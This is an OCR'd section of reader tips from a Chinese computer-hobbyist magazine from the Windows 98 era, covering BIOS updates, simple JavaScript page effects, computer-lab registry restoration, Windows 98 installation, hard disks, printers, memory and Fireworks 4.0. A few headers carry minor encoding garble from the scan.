□上海　赵俊杰

近日，在网上看见我的硕泰克主板好像有了许多 BIOS 更新，增加了许多新功能，一个是 RED STORM（自动超频），还有一个是 SMART Doctor（保护 CPU 的工具）。我的主板是 75KV-X（8363+686A+VD-TECH），对应的是 75KV-Q6.BIN 文件。我当即下载了它和最新版的 FLASHBIOS 文件。

刷新过程很顺利，重启后进入 BIOS 设置，找到 SMART Doctor 项，设置 CPU 高于多少度时报警和关机，我分别设在53°C和60°C。还有主风扇低于多少转速时关机，这下可不用担心因为风扇损坏把CPU给烧了，我把它设在4000RPM。以前我老是用第三方软件监控，但它太消耗系统资源，而且在进入 Win98 前，它是不起作用的。现在就没这方面的烦恼了。

再来看看 RED STORM，启用它后，随着检测条的一条条增加，外频也不断升高，到了113MHz时，死机了，不过不要紧，上面写着如果死机请RESTART。启动后发现外频设在110MHz上，我的雷鸟 700MHz 被设定在 770MHz 上。进 Win98 运行 3Dmark2000 和 QUAKE III3 个小时，没问题，CPU 只有 39°C（室温 19°C）。

使用硕泰克主板的同志们，赶快上网看看有没有自己的新 BIOS 吧！

让网页自动『走』给你看

□北京　江德华

如果你要看的长文是一个HTML格式文件，或者你可以把一个其他任何格式的文件转化为HTML格式文件，然后，添加一段JavaScript代码，就可以让网页自动“走”给你看了。

假如你的文件名为STORY.HTML，那么，用记事本、写字板或UltraEdit、EditPlus等文本编辑器打开它，然后，在文件HTML源代码的<BODY>标记前插入下面的代码，并保存，再用浏览器浏览该文件。你只要双击页面，页面就会自动滚屏，“走”给你看，再单击页面，就会停止滚屏。

要添加的代码如下：

```
<script>
var currentpos,timer;
function initialize()
{
timer=setInterval("scrollwindow()",10);
}
function sc(){
clearInterval(timer);
}
function scrollwindow()
{
currentpos=document.body.scrollTop;
window.scroll(0,++currentpos);
if (currentpos != document.body.scrollTop)
sc();
}
document.onmousedown=sc
document.ondblclick=initialize
</script>
```

□江苏　吴斌

不知您是否看厌了千篇一律的静态网页标题栏？我在这里为大家介绍一个动态的网页标题栏特效，实现的方法很简单，只需在网页<head></head>中加入一小段Javascript代码就可以实现。

```
<script language=JavaScript>
step=0
function flash_title()
{step++
if (step==4) {step=1}
if (step==1) {document.title='∴电∵脑∴爱∵好∴者∵'}
if (step==2) {document.title='∷电∷脑∷爱∷好∷者∷'}
if (step==3) {document.title='∵电∴脑∵爱∴好∵者∴'}
///步数可以随意增减///
setTimeout("flash_title()",200);
///200是变化的间隔，越小越快///
}
flash_title()
</script>
```

有兴趣的朋友不妨动手试一试。

快速选中地址栏

□辽宁　来子

在IE中F6是做什么的你知道吗？我想很多人都知道，F5是刷新功能，这一功能，BBS的版主用得最多了，经常需要刷新BBS看看有没有新帖子。而F6则是选中地址栏。以前，如果想看一个新的网页，我们需要用鼠标把地址栏的原网址选中，然后再用键盘输入新网址，在鼠标键盘间切换，其实用一下F6就行了。

防尘有术

□杭州　玉柱

计算机使用时间越长，主机箱内的灰尘会越积越厚，易造成系统不稳定，更是超频爱好者的天敌。

可以采用空气过滤的方法阻止灰尘进入机箱，首先找好过滤材料，要求是过滤孔密，不易松散和透气性好，如丝绸、吸尘器中的过滤袋等。选定过滤材料后，根据机箱面板上的通风口的大小将过滤材料裁好，材料面积比通风口略大些，将过滤材料用单或双面胶封住通风口，如果要美观，可贴在机箱内侧。同时还要对机箱的其他能让空气流通的小缝隙，如未启用的USB、COM接口和光驱软驱边沿等地方，用单面胶给封上，或用非水性胶封住缝隙，但千万不要对电源风扇口有任何阻挡。

自动加载系统文件

¡õ±±¾©　飞浪

以前我们在使用linux文件系统之前，都需要通过mount命令来加载指定的文件系统，用完之后还要使用unmount命令来卸载指定的文件系统。现在，我们可以使用RedHat linux6.0中的autofs命令，来免去我们每次mount和unmount之苦。另外RedHat6.0中还自带了autofs的rpm命令，只要我们把它安装好就可以享受自动加载文件系统的方便了。

我们首先在/misc目录下，创建一个cd目录，使用其自带的auto.misc和auto.master的话，马上就可以实现自动加载功能了。

□贵阳　王三民

微机室管理经验谈

前几年，相当多的中小学的微机室配备的都是无盘工作站，它的优点是管理维护方便，系统不易被学生破坏，这样微机室管理人员的工作量相对小一些。但是，这种无盘工作站运行于DOS操作系统下还可以，运行于Windows 95以上的操作系统问题就相当多。本人对管理我校微机室有盘工作站方面进行了一些研究，取得了较好的效果，现拿出来与大家共享。

1.做好系统备份。现在的硬盘容量一般都较大，如我校学生机用的硬盘为15GB，安装完教学所用的软件后剩余空间还很大。因此我将硬盘分成两个分区，将所有系统软件及应用软件全部安装在C盘，在D盘新建一个文件夹BAK（也可取其他名字），用Ghost硬盘克隆软件的分区备份功能把C盘备份成一个文件，保存在D盘的BAK文件夹内，系统崩溃后，可用软盘启动，运行Ghost软件将它还原。这样，即使C盘系统崩溃，十几分钟内就可修复。

2. 对C盘进行保护。为防止学生对C盘进行删除等破坏性操作，可使用目前流行的各种保护软件对系统进行保护，这些软件多数都可从网上下载。使用这些软件应注意不要保护过度，否则可能使一些应用软件不能运行。本人通过精心选择，使用“美萍视窗锁王”，将C盘设置成防删、防写，这样，学生自己建立的文件只允许保存在D盘。另外，将D盘BAK文件夹设置成防删、防写、隐藏。

3.修改“我的文档”属性。由于“我的文档”文件夹位于C盘，而C盘防删、防写，故学生建立的文件不能保存在“我的文档”文件夹中。为了使学生建立的文件能保存在“我的文档”中，在桌面上右击“我的文档”，单击“属性”，将目标下的“C:\My Documents”改为“D:\My Documents”。

4.设置每次启动时还原注册表。进行以上设置后，C盘及D盘BAK文件夹中的文件得到保护，但是学生仍然可以改变系统的一些默认设置，例如桌面背景等。我们可以在“每次启动时将注册表还原成最初状态”。具体解决方法是：（1）按教学要求做好所有设置；（2）将C：\Windows文件夹下的两个有关注册表的文件SYSTEM.DAT和USER.DAT复制到D：\BAK文件夹下；（3）修改C：\AUTOEXEC.BAT文件（若不存在则重新建立），加入以下内容：

```
echo off
path c:\windows;c:\windows\command
attrib -r -h d:\bak\system.dat
attrib -r -h d:\bak\user.dat
attrib -r -h c:\windows\system.dat
attrib -r -h c:\windows\user.dat
del c:\windows\system.dat
del c:\windows\user.dat
copy d:\bak\system.dat c:\windows>nul
copy d:\bak\user.dat c:\windows>nul
attrib +r +h d:\bak\system.dat
attrib +r +h d:\bak\user.dat
attrib +r +h c:\windows\system.dat
attrib +r +h c:\windows\user.dat
echo on
```

这样，即使学生乱改设置，重新启动机器后就会还原如初。

我校的微机室通过以上设置后，50台学生机已使用两个多月，教学用的各种软件运行均正常，系统速度没有因此而感觉到有所降低，没有出现因学生破坏系统而使系统崩溃的现象。

□四川　陈涛

让“猫咪”速变电话答录机

只要您的Modem支持语音功能，就可以用Advanced Call Center软件实现答录的功能，可要比外面出售的电话答录机功能好很多哟！

初次启动该软件时，会让用户输入使用者姓名和密码，接着会出现设置窗口（图1），用来设置Modem的一些重要参数。其中右边窗口可以选择Modem的类型，一般说来，它能自动检测到Modem的类型，如果不能检测到，请选择一个品牌相近的。设置完成后，就会出现如图2窗口。

首先，我们进入编号为4的按钮，将好友加到电话通讯录里（当然也可以不使用电话通讯录，这样来电显示就只能显示对方的电话号码了），输入好友信息（如姓名、电话号码、单位等），并可为这位人士设定级别（有标准型、黑名单型、白名单型）。再设置好其他参数（如设置问候语等），自动答录功能就能启动了。大家不妨一试！



Í¼1




图2

特别提醒：本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“软件下载\期刊软件”一栏中找到下载链接。

□北京　叶美灵

轻轻松松 DIY 系列（四）

轻轻松松 DIY，越往后 DIY 就越轻松。做一件事情也是这个道理：第一步迈出之后，以后的路就好走了。小渔在读高中的时候，有一次学校合唱团选指挥，我就是不敢自告奋勇，后来一个哥们也不管我同不同意，把我推出了人群……就这样，我拿起了指挥棒，表现也还不错的哟！

自从我们这一 DIY 系列讲座推出之后，小渔收到了众多读者的来信。其中有读者说：“小渔哥哥，你教我们安装的是 AMD 系列的一款机器，如果我要装结构有些不同的 PIII、P4 的机器，那我们该怎么办呢？”小渔这里高兴地告诉大家，我们会在 7 月推出《从毒龙到 P4　傻博士装机实战》光盘，其中就有装 PIII 和 P4 机器的教程，而且更爽的是，那是用摄像机将装机过程拍下来之后制成的 VCD 哟！绝对精彩，绝对不能错过！^_^三张光盘才 16 元哟！！！

今天，我们就来安装 Windows 98 操作系统，如果你按照前面的三讲将计算机组装起来，并进行了相应的设置和分区格式化，那这一讲对你来说就是小菜一碟了。不过，安装操作系统也是大家以后会经常做的事情，所以还是好好学学吧，要做得住“冷板凳”，才能成“大气候”！:D　　　　——步步高栏目主持　小渔

安装 Windows 98 的操作很简单直观，整个过程均有“安装向导”采用图形方式进行指导，人机对话能力很强。

1．如果在 DOS 环境下安装，则将当前目录转到 Windows 98 安装盘所在的目录下，运行 Setup 回车即可开始安装。

2．安装程序开始调用 ScanDisk 对电脑系统进行检测，检测结束后如没有问题，选择“Exit”退出 ScanDisk 程序，会出现如图 1 所示的“欢迎安装 Windows 98”界面。屏幕的左边是安装进度，此时是第一步：“Windows 98 安装程序将开始运行”。用鼠标单击“继续”按钮。

3．Windows 98 安装程序开始对系统和驱动器进行常规检查，无误后弹出图 2 所示的对话框，单击“继续”按钮。

4．Windows 98 开始准备“安装向导”，如图 3 所示，这可能需要一两分钟，你可以从屏幕中的进度条上了解进展情况。以后的操作都是在安装向导的指导下完成。

5．调入“安装向导”后则出现“软件许可协议”对话框，如图 4 所示，用户必须接受微软的协议，否则安装不能进行。单击“接受协议”前的圆圈，然后单击“下一步”按钮。

6．接着出现“产品密钥”输入框。从随软件附送的说明书中找到 Windows 98 序列号，然后一一输入，再单击“下一步”按钮。这一步骤如图 5 所示。

7．Windows 98 安装程序进入第二部分：“正在收集计算机的相关信息”。Windows 98 开始进行系统检查和准备工作，看系统是否有足够的硬盘空间来安装 Windows 98，如图 6 所示。然后系统会让你选择安装目录，默认是 Windows 目录，又会弹出一个选择安装组件的对话框，完全安装 Windows 98 约需 200MB 左右的硬盘空间。如硬盘空间足够，可使用“典型”安装方式。

8．Windows 98 可以保存现有的 MS-DOS 或 Windows




图 1



图 2



图 3



图 4



图 5



图 6


图 7


图 8




图 9


图 10


图 11


图 12


图 13




图 14

系统，以便将来卸载Windows 98时恢复原来的操作系统，这大约需要50MB的硬盘空间。如没有，请选择"否"，选定后单击"下一步"按钮。此步骤如图7所示。

9.接着选择用户所在的国家，简体版Windows 98默认的国家是"中国"。单击"下一步"按钮好了。

10.系统开始制作Windows 98启动盘，这在将来你的电脑出现故障时用得着。找一张1.44MB的软盘插入驱动器A，然后单击"确定"。制作启动盘的过程如图8所示。

11.完成后单击"下一步"按钮，Windows 98安装程序进入第三部分："将Windows 98文件复制到计算机"。系统开始复制文件。这一过程根据电脑的类型以及安装文件的多少，时间从几分钟到几十分钟不等。这一步，不需要人工干预，你可以一边等待（有进程条指示进度），一边观看屏幕上展示的Windows 98新的性能介绍。

12.文件复制完成后，安装程序进入第四步："正在重新启动计算机"。如用户不操作，则系统在15秒钟之后自动重新启动电脑。

13.重启后安装程序进入第五步："安装硬件并完成设置"。用户可看到Windows 98强大的即插即用能力。此时如电脑长时间没有响应，并且硬盘灯也不亮，可关闭电脑后重开机，安装系统会自动接着刚才中断的安装步骤进行。

14.系统自动安装控制面板、"开始"菜单中的程序、帮助，完成MS-DOS程序设置，调整应用程序启动以及设置系统。完成后系统会重新启动电脑。这一步也是不需要人工干预。

15.在经历了首次等待时间较长的启动过程后，Windows 98会出现如图9所示的"欢迎"对话框。此时安装系统进入最后一步："欢迎进入Windows 98"。Windows 98桌面终于出现在我们的眼前。打开音箱，如果你的声卡支持即插即用，那么就可以感受到Welcome to Windows 98的动感节拍了。如果你愿意，可以跟随它的欢迎菜单开始一次Windows 98之旅。如不想每次启动都被Windows 98欢迎，那就请将"欢迎"屏幕左下角的"每次Windows 98启动时显示此屏幕"的勾去掉吧！

至此，Windows 98顺利安装于你的硬盘上。值得说明的是，如果你是从Windows 3.X/95升级到Windows 98，或是在Windows 98下再次安装Windows 98，可能在安装时与以上步骤有一点不同，Windows 98版本的不同也会在安装时有一点小的差异。好在安装过程均是中文提示，很容易按要求进行正确安装。另外，在安装过程中如发现选择有误，但又到了下一个步骤，没有关系，按"上一步"按钮返回上一个步骤进行修改好了，你甚至可以返回上N步。

16.安装完并进入Windows 98后你可能会遗憾地发现，你的电脑多媒体音箱里没有传出那一段美妙的

Windows 98 启动乐曲，虽然你的音箱已经打开，声卡也正确连接，此时可能就是因为 Windows 98 没有自动安装声卡的驱动程序。这时我们就要手动安装声卡驱动了。当然如果安装好 Windows 98 后，声卡正常出声，下面的步骤可以跳过。

16-1.用鼠标单击屏幕左下方的“开始”按钮，从出现的菜单中单击“设置”命令。在出现的下级菜单中单击“控制面板”命令，此时会出现如图10所示的“控制面板”界面。

16-2.从中单击“添加新硬件”图标，会出现一个如图11所示的“‘添加新硬件’向导”对话框，单击“下一步”。

16-3.再单击对话框中的“否”按钮，不搜索新硬件。在出现的如图12“硬件类型”列表框中，将鼠标移动到“声音、视频和游戏控制器”项目上单击选中，然后单击“下一步”。

16-4.在出现的如图13的“厂商、类型”列表框中单击“从磁盘安装”按钮，出现如图14所示的“从磁盘安装”对话框。

16-5.输入驱动盘的盘符、路径和文件名，或者单击“浏览”按钮进行查找（一般都是软盘或者光盘），找到驱动文件后单击“确定”按钮，系统会自动将驱动程序装入你的电脑。安装完成后，会有一个扬声器图标出现在屏幕右下方，用鼠标左键单击它可调整音量大小，右键单击可进行多项调整。

17.安装显卡驱动程序。为什么在Windows 98下看图片一点也不真实，仿佛在看照片的底片？为什么看VCD时的画面一团糟？如果这样，可能是你的显卡驱动程序没有正常安装，这时只要像安装声卡驱动一样安装好显卡驱动程序即可。如果 Windows 98 能够正确识别你的显卡，而且显示也正常，那此步就可以跳过了。

以后你添置了其他硬件，也可以像安装声卡这样进行驱动程序的安装。

注：Windows 操作系统的版本越高，其所能识别的配件类型也越多，所以有可能在 Windows 98 下需要自己动手装显卡驱动程序，但在 Windows 2000 下有可能被自动识别。

□湖南　朱从旭

“无名老板”也认大容量双硬盘

我有一块台湾上普公司产的 SP-586TX 老主板，BIOS 版本是 1997 年 7 月 21 日的，不支持容量大于 8.4GB 的硬盘，最近给机器加了一块Maxtor“星钻一代”40GB大硬盘。为了能使用大硬盘，一般可更换主板，或者是升级主板的 BIOS。但前者没有物尽其用，而后者对菜鸟来说又是一件冒险的事，况且对于我这个“无名老板”，要找到其 BIOS 升级程序也很难。笔者使用的方法是既不要换主板也不要升级 BIOS，所用的工具是 Maxtor 的 MaxBlast 软件。


那次买了硬盘回家后，按要求连好硬盘数据线和电源线，设置好两个硬盘的主从跳线，开机启动，真的检测不到该大硬盘，并死机。进入 CMOS 进行“IDE AUTO DETECT”，同样找不到该硬盘。

拿出硬盘说明书，其中提到如果系统在加电自检时挂起，可能是系统 BIOS 存在一种柱面限制（Cylinder Limitation），这种情况在硬盘容量超过2.1GB时出现。如果出现这种情况，需要更改硬盘默认的跳线设置。硬盘出厂时默认的跳线设置是一根接在 J50 上，另一根空着在 J46 和 J48 之间（如图1所示），只要将这根空着的跳线改接在 J46 上（如图 2 所示），即可解决加电自检时的挂起问题。第一根跳线接在 J50 上（垂直方向）就是使该盘只能做主盘（Master），如果要使本盘做从盘（Slave），则要将原来接在 J50 上的那根垂直方向的跳线空接在 J42 和 J44 之间（即把它改插在 J42 上方的那个脚上，水平放置）。更改跳线成图2形式后，将新硬盘做第二IDE口的主盘（原2.1GB 硬盘做第一IDE口的主盘，并设置为启动盘），开机就可以启动了。但用 Format 格式化只能支持容量小于 8.4GB。

想到说明书中提到Maxtor有自己的MaxBlast专用格式化软件，于是去下载了 MaxBlast Plus。将下载程序拷贝到原硬盘，运行后制作了一张启动软盘，并按软件提示将新硬盘进行格式化和分区。首先分了三个区 C、D 和 E（其中 C 是主分区，D 和 E 是扩展分区），开机启动，终于显示出格式化容量为新硬盘的全容量。但机器上两个硬盘的盘符发生混乱，原来的2.1GB硬盘分了 C、D 两个区，结果硬盘盘符分配变为：C、D 分别为旧物理硬盘和新物理硬盘的主分区，E、F、G 则分别为旧物理硬盘和新物理硬盘的扩展分区，光驱盘符则为 H。

我后来又将原来的旧硬盘重新分区，不分主分区，两个都为扩展分区。再将此小容量旧硬盘做第二 IDE 接口的 Master 盘，这时盘符排列正确，旧硬盘的两个分区全排在了新硬盘的盘符后面。

其实，还有西部数据公司也提供了类似MaxBlast的Ez-Drive 软件，也可解决一些“无名老板”不认大容量硬盘的问题，并支持 FAT16/FAT32、NTFS 等多种分区格式。







图1 硬盘出厂时的默认跳线设置　图2 解决自检时死机的跳线设置

□福建　肖琳峰

喷墨打印机使用小技巧



随着性能的不断提高以及价格的不断下降，再加上彩色打印方案的更完善解决，彩色喷墨打印机的市场占有率正在迅速扩大，但是这并不能掩盖喷墨打印机的一个致命缺点：墨盒昂贵。对于这一点，使用过喷墨打印机的朋友想必都有同感。下面略述笔者在使用过程中的几点体会，希望能对大家有所帮助。

一、喷墨打印机的开关时机及方法

在早期学习电脑知识时，经常被告知要先开外设后开主机，其实在使用喷墨打印机时不必默守这一陈规。也就是说，在需要打印时（尽量将打印作业集中起来进行成批打印），我们才将喷打的电源开关打开，在打印作业完成后要即时关闭喷打电源，而且要尽量使用喷打的电源开关按钮，以便于喷头墨盒的归位。对于某些老式喷打（如HP的DJ500Q等），需要先按一次“联机”按钮，手工让喷头墨盒归位之后再关闭喷打的电源开关。这样做的原因在于：出于快速干燥的需要，喷打的墨水一般都极具挥发性，在某些打印作业完成后，墨盒停留的位置有时并没有实现完全归位，这就有可能使得喷头暴露在空气中，从而造成墨水浪费性的挥发，严重时甚至形成颗粒堵塞喷头。

二、尽量使用快速方式或草稿方式进行打印

现在的喷墨打印机一般都提供了快速、普通、增强、精细等多种打印方式，前三种方式的打印效果之间的区别主要体现在墨色的浓淡和字符线条的圆滑程度，有时显得并不是特别重要。因此，对于一般的打印作业，我们可以尽量使用快速方式或草稿方式进行打印，一方面可以节省大量的墨水，另一方面还可以提高打印速度。

三、墨盒安装后要重新进行调节

在重新进行了墨盒的安装后，不管是新墨盒还是旧墨盒，都要通过相关的设置项进行调节。这样做的好处在于：可以校正墨盒，防止打印出现色彩偏差和字符歪斜，保证最佳打印质量。同时，还可以使打印控制程序中的墨量监测器正确指示剩余墨量，方便使用。

四、其他小技巧

由于喷打的原装墨盒一般都比较贵，因此在墨盒中的墨水用完后，可以考虑采用“加注墨水”的方法以降低打印成本。这种方法的关键，一是最好购买同品牌型号的正品墨水，再就是要及时进行墨水加注，否则的话，喷头一旦出现墨水干涸堵塞就比较麻烦了。万一出现喷头堵塞，也尽量不要使用打印控制中的“清洗打印喷头”功能，而应考虑使用“喷头浸泡”的方法。因为“清洗打印喷头”的功能除了要耗费墨水外，只对轻微的喷头堵塞有效。

□河南　王俊杰

内存升级侃兼容

我的爱机配置为Athlon 500，Kingmax PC-133 64MB，GA-7IX主板，ELSA ERAZOR Ⅲ显卡，SONY CPD-E200显示器。运行Win98一直良好，速度也满意。年初装上了WinMe，这下可觉得速度不行了，尤其玩极品飞车5。所以我又购来一条128MB Kingmax内存，买不到PC-133，只好买PC-150的。于是，兼容性问题就展开了。

我先将PC-150放在第一条，PC-133放在第二条，重装WinMe系统，顺利。可后来装应用程序时偶尔出现问题，尤其运行Winzip8.0都出问题，更不用说极品飞车了。为了能确认128MB内存没问题，我拔掉了64MB内存，运行各种程序，速度反而更快了，而且一切正常，这说明128MB内存没问题。

于是我交换了两内存的位置，这下可以使用了，可速度并没使我满意，便想是不是主板的驱动落后了？于是驱猫来到驱动之家，下载了AMD750芯片的补丁miniport_471和GA-7IX的最新BIOS 7ix_f4a，安装升级后，极品飞车速度爽极了。


通过这次经历，我认识到：升级内存时，除考虑型号、品牌、位置等外，还应考虑升级主板BIOS和装主板的补丁程序。以上是我升级内存的一点小经验，供大家参考。

□广东　平凡

CPU试金石

在当前的电脑配件市场里，做假的手法层出不穷，以次充好，Remark天衣无缝。下面给大家介绍一款用来识别CPU是否被Remark过的工具CPU-Z。

CPU-Z的最新版本可以识别Intel和AMD的最新CPU。下载后解压缩可以得到一个可执行文件，直接运行它就可以进入主界面，在主界面里有5个选项：CPU、Features、Cache、Chipset、About。在CPU选项里显示的就是CPU的各项资料，包括CPU名称（Name）、家族（Family）、核心（Core）、制造工艺（Technology）、CPU频率（CPU Frequency）、时钟（Clock）、外频（FSB）、CPU原始频率和外频（Original CPU/FSB Clocks）等。我的CPU是赛扬266MHz超频到400MHz，在开机自检和‘瘟酒吧’里都可以“瞒天过海”，但是一运行CPU-Z就“原形毕露”，如图所示。





□江苏 Robin

网页制作莲花宝典之 Fireworks 4.0篇

Fireworks 4.0是一款应用于Web图形创作的专业软件，从图形的描绘、编辑、处理到最后的压缩输出都可以在Fireworks里完成，并且得到令人满意的效果。在Fireworks里可以同时对矢量图和位图进行编辑，同时Fireworks里的对象保持了最高的可再编辑性，不会因为要进行描边或图层渲染这类操作而无法再对原始信息进行修改。正因为这些特点，许多网页设计者都喜欢使用这款软件设计网页。

这里笔者要介绍的是Fireworks 4.0的一些高级应用技巧，让您的操作更为便捷！此外还需要说明一点，下面介绍的Fireworks 4.0安装了Macromedia公司提供的中文补丁，故菜单、面板均为中文。

1.关于索引色透明

用Fireworks 输出透明背景图很方便，在建立新文件时设定，在输出时设定，如果是已做好的图也可以改成透明图输出，方法就是运用索引色透明。

使用方法是在选中索引色透明功能后，用吸管在调色板上选择要透明的背景色即可。

2.用Fireworks做抽线图

制作抽线图的一般顺序是：

制作一个只有2个像素的新图，其中一个像素填充为黑色（也可以改变图的像素多少），底图选择为透明色，把图存放在Texture文件夹。

选中欲填充对象，在“填充面板”中选择填充方式为“Partend”，在“纹理”选项中选择刚才存盘的文件名即可。注意不能选择“Soild”填充模式。

3.Fireworks插件的使用

在Fireworks 中用户可以自定义添加一些新的插件，把下载后的一些Textures以及Commonds解压缩到Configuration这个目录下相对应的目录即可。

4.Fireworks的2种编辑模式

Fireworks 是一个可以同时编辑位图和矢量图的图形工具，而其他图形软件总是偏重于某一方，这是由于两种图形软件截然不同的特性决定的，那么Firewoks是怎么样来协调这对矛盾的呢？

Fireworks拥有2 种图形编辑模式：位图编辑模式和矢量编辑模式。区别这2种编辑模式非常简单，只要看画布的边缘，如果有一层厚厚的边缘就是位图编辑模式（图1），如果没有就是矢量编辑模式（图2）。

如果要在这2种编辑模式之间切换也很容易，在默认情况下Fireworks 使用矢量编辑模式，当你用选择类工具（选区、魔术棒和套索等）对位图对象进行编辑时，会自动进入位图编辑模式，当你的操作完成之后，只要点击红色的“x”（或者点击画板外任意的地方）就会退出位图编辑模式。

5.创建弹出式菜单

当你的网站栏目众多并且有几级分类时，对于老用户来说当然会比较熟悉，但是对于新手来说就有可能让人觉得晕头转向。使用弹出式菜单可以让初次访问的浏览者快速了解网站的目录结构，直接找到想要的东西，而不必在无关的页面中穿梭，因为弹出式菜单可以非常清晰地表达出一个网站的架构，这将是一项非常体贴用户的设计。Fireworks 4.0 提供了一个创建弹出式菜单的功能，让你轻松解决这个难题。

（1）首先绘制一个作为触发的按钮，然后选择菜单“插入→切片”，在按钮上建立切片，因为一定要有切片或热区才能创建弹出式菜单，所以在创建弹出式菜单之前一定要先建立切片或热区（图3）。

（2）选中刚才创建的切片，选择菜单“插入→弹出菜单”在弹出的窗口中设置菜单结构（图4）。

文本：显示出来的菜单选项的名字。

链接：每个选项相对应的链接地址。

目标：点击链接后打开窗口的方式。


左缩进菜单：设置为向下一级的目录。


缩进菜单：设置为向上一级的目录。

（3）完成之后按“继续”按钮进入下一个窗口，设置弹出菜单的样式。你可以选择是用HTML方式还是图像（Image）方式来建立菜单，在这里我们先选择HTML方式


图1


图2


图3


图4

（图５）。

你还可以对菜单选项的文字的字体、大小以及颜色进行设置，Fireworks 还可以让你即时预览你设置的状态。

（4）按“完成”按钮就完成了对菜单的设置。这时我们可以在画布上看到建立好的菜单。

（5）现在选择菜单“文件→导出”输出成 HTML 文件，然后就可以通过浏览器去查看你制作的弹出菜单了（图６）。

6. Fireworks中路径的编辑技巧

在 Fireworks 中创建路径的工具当然首选钢笔（Pen），其他工具（矩形、铅笔等）所做出的图像都是建立在路径基础上的。一条路径通常由两个以上的节点组成，而每个节点上都有两个方向对称的句柄控制由此节点引出的曲线。所以要修改路径，只要修改节点的位置和句柄的位置即可。

在Firewo rks帮助文件中提供了一个有关钢笔工具和副选工具（Subselection）的用法列表，我觉得这个列表对用户掌握路径的编辑技巧非常有帮助，特推荐给大家。

（1）延长一条路径

用钢笔工具单击此路径的结束节点，即可在这个节点后延长此路径。在用钢笔工具绘制路径的情况下，若要结束绘制当前路径并开始绘制新的路径，只要双击当前的节点即可。

（2）将一个节点转换为尖点

用副选工具选取该节点，然后用钢笔工具双击此节点即可。用钢笔工具在该节点上按鼠标左键进行拖动，即可重绘此节点上的句柄。

（3）移动一个节点而不改变节点上的句柄

按下 Ctrl 键，用钢笔工具在该节点上按鼠标左键进行拖动，即可移动此节点而不改变节点上的句柄。

（4）更改节点上单个句柄的长短和方向

用副选工具选取该节点，然后按住 Alt 键并拖动节点上单个句柄，即可改变句柄的长短和方向。

由上可见，Pen 的使用方法与 Freehand、Photoshop 等软件中的同类工具使用方法十分相似。在使用 Pen 工具时，Fireworks 定义了相关的功能键：

按下 Shift 键，则用 Pen 工具描绘出的下一个节点将位于当前节点的水平、垂直或 45 度斜角方向；

按下 Ctrl 键，则 Fireworks 将自动切换到副选工具，用户可以编辑路径中各节点上的句柄。

可惜的是，在 Fireworks 中使用 Pen 工具时按住 Alt 键，不是像同类软件中设定的那样修改当前节点的句柄，而是跳转到色彩汲取器（Eyedropper），在画面中吸取前景色，这样的设定多少给人留下一点遗憾。

此外，Fireworks还向用户提供了一些常见的路径编辑命令，打开“修改（Modify）”菜单，在此菜单中自第七条分栏条起的“合并、拆分、结合、改变路径”四个版块都是用来修改路径的，下面来一个个进行说明：

合并（Join）（快捷键为 Ctrl+J）

顾名思义，“合并”的功能就是将两条路径合并起来。要使用合并命令得先用副选工具选取要连接的两个节点，然后选择“修改→合并”命令或者按“Ctrl+J”，Fireworks 即会自动连接这两个节点。

拆分（快捷键为 Ctrl+Shift+J）

拆分的功能恰恰和合并相反，它的作用是将一条或多条路径在一个选定的节点处断开。

结合→联合

联合的功能是将两个或多个部分重叠的封闭路径结合成一个路径。

结合→相交

对两个或多个部分重叠的封闭路径，留下这些路径都重叠的那个部分，而生成的封闭路径的描边和填充效果与最底下的那条路径保持一致。

结合→打孔

用将两个或多个部分重叠的封闭路径中最上层的那个路径去切割底下的路径，去除它们共同包含的部分。

结合→修剪

在对两个部分重叠的封闭路径使用修剪功能时，效果与相交功能相同，而当对多个部分重叠的封闭路径使用此功能时，效果与打孔功能恰恰相反。

改变路径→简化……

简化路径功能，你可以设定效果，使路径更加柔和。

改变路径→展开笔触……

